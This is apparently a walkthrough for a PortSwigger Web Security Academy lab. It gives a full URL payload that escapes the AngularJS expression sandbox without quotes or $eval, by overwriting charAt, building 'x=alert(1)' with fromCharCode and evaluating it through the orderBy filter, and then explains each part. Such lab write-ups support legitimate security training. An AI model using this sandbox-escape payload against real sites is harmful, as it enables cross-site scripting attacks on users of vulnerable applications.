PortSwigger

Description
*Perform a cross-site scripting attack that escapes the AngularJS sandbox and executes the alert function without using:
- The `$eval` function

- Any strings (quotes are not allowed)
Solution Steps
Step 1: The Complete Payload
Visit the following URL (replace YOUR-LAB-ID with your lab ID):
https://YOUR-LAB-ID.web-security-academy.net/?search=1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)=1

Step 2: How the Payload Works - Breakdown
Part 1: Breaking the Sandbox
toString().constructor.prototype.charAt=[].join;
| Component | Purpose |
|---|---|
toString() | Creates a string without using quotes |
.constructor | Gets the String constructor |
.prototype.charAt | Accesses the charAt function of all strings |
=[].join | Overwrites charAt with array join function |
Why this breaks the sandbox: AngularJS uses charAt internally for sandbox checks. Overwriting it breaks the sandbox.
Part 2: The Payload Generator
toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)
- This creates the string
"x=alert(1)"from character codes without using quotes!
Part 3: Executing the Payload
[1]|orderBy:PAYLOAD
| Part | Purpose |
|---|---|
[1] | Array passed to orderBy filter |
|orderBy: | AngularJS filter that evaluates expressions |
PAYLOAD | The generated string x=alert(1) |
When AngularJS processes orderBy: "x=alert(1)", the sandboxed expression is evaluated, executing alert(1).

Solved Lab:
Step-by-Step Execution
- User visits malicious URL with the search parameter
- AngularJS processes the expression in the URL
toString()creates a string without using quotescharAtis overwritten breaking the sandboxfromCharCodegenerates"x=alert(1)"orderByfilter evaluates the expressionalert(1)executes successfully